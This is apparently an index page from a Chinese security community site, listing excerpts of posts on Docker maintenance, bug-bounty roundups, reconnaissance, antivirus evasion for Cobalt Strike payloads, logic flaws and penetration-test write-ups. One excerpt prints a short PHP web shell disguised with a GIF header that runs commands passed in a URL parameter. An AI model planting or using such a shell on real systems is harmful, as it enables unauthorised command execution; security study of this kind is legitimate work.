

docker清理大杀器/docker的overlay文件占用磁盘太大的解决_docker
这篇文章主要介绍了docker清理大杀器/docker的overlay文件占用磁盘太大的解决操作,具有很好的参考价值,希望对大家有所帮助。一起跟随小编过来看看吧 【看网上都是什么迁移文件的就感觉不靠谱...
 2023年1月18日 20:38

Docker容器时区调整操作_docker
这篇文章主要介绍了Docker容器时区调整操作,具有很好的参考价值,希望对大家有所帮助。一起跟随小编过来看看吧 如何检查Docker容器时区是否与宿主机一致? 1、进入宿主机, 执行以下命令: # 查...
2023年1月21日 21:03
bugbounty技巧聚合20210809
漏洞报告 Shopify 【50000刀】#1087489 Github access token exposure 今日最佳:这哥们在GitHub上发现Shopify员工开发的一个Electron应用,里面有Github access token,可以用于访问Shopify的g...
2022年3月10日 23:35
威胁情报获取(网盘)
通过企业名+关键词的方法进行排查,常见关键词有:合同,设计图纸,身份证,通讯录,花名册,报表,投标文件,入职等。 情报提交时说明网盘链接和截图,方便厂商排查即可。 推荐几个本人常用的...
2022年3月10日 23:35
信息收集-渗透测试岗位如何用工具打配合
注意:本文章只适用于有授权书的项目,切忌不要非法操作,本号不负任何责任,本文不会带上任何工具链接,如有需要自行查找 在信息安全这一行业,我们会遇到各种各样的项目点,比如一个目标到100...
2022年3月10日 23:35
bugbounty技巧聚合20210812
漏洞报告 Acronis #1070533 Acronis True Image 2021 (windows) does not validate server hostname on a login TLS connection Elastic #1218680 Improper authorization on /api/as/v1/creden...
2022年3月10日 23:35
【今日思考题】当我们遇到解析到内网IP的域名的时候,可以干什么?
思考题?:当我们遇到这些解析到内网IP的域名的时候,可以干什么? 提示1: 可参考【搬运工】版块帖子 http://zone.huoxian.cn/t/porter?sort=newest 文字来源于- 火线 Zone-云安全社区,安全小天...
2022年3月10日 23:35
境外IOT目标信息收集实战——Red Sun
友情提示:由于内容偏于敏感,相关信息打码处理,望见谅! 某日接到一个mission,对某些目标完成一次信息收集。 然后duang的一下丢给我一些IP地址,我直接黑人问号脸,hai,开整! 要求需要有设...
2022年3月10日 23:36

免杀基础教学
0x00 前言: 最近闲来无事搞了一个免杀平台玩儿玩儿,用于生成免杀Cobalt Strike木马和免杀加载一些其它shellcode(如msf、自定义等),这里就和大家分享一下免杀思路。 通过本篇文章你将学会: 杀...
2022年3月10日 23:36
红蓝对抗之企业对外根域名资产收集
#原创文章# 前言 上次听了火器的线上分享会议有提到火器的资产关联大概的思路,真的是收获了很多。再夸夸火器,在挖一些项目中的确能省掉很多资产收集的时间。本文主要参考上次会议中提交的一些...
2022年3月10日 23:37
无敏感函数的php一句话
无敏感函数的php一句话(php中可用`来执行系统命令,相当于system、eval等函数),执行命令:shell.php?1=whoami Gif89a <?php $a = `$_GET[1]`; echo $a; ?> 文字来源于- 火线 Zone-云安全...
2022年3月10日 23:37
记两岸同胞的逻辑碰撞
前言: 第一次挖这家src,看src自己给出的资产(赞一个),打开网站是一个电子商务C2C业务,大致扫了一眼业务,网站功能挺多的,出了不少货,挖的过程中,导致一些诡异的逻辑被触发了,在此仅对系...
2022年3月10日 23:37
验证码爆破导致的业务逻辑问题
应用场景:验证码没有设置失效时间,且请求包可无限重放(比如登录,注册,绑定,解绑,修改密码,领优惠券等实际场景) 某支付众测案例:验证码有效期过长导致银行卡与任意xx账号绑定 绑定银行...
2022年3月10日 23:37
快速验证后台功能的越权
管理员后台功能接口未鉴权时,存在很多功能接口的垂直越权漏洞,此时可以在burp中设置低权限用户的cookie,再挂上代理看管理员独有的功能菜单能否访问(也适用于不同权限用户之间的水平越权):...
2022年3月10日 23:37
记一次某贷款公司从0到100的渗透测试记录
前言 由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,文章作者不为此承担任何责任。漏洞测试结束后已将漏洞提交漏洞平台。 一、信息收集 首先通过...
2022年3月10日 23:37
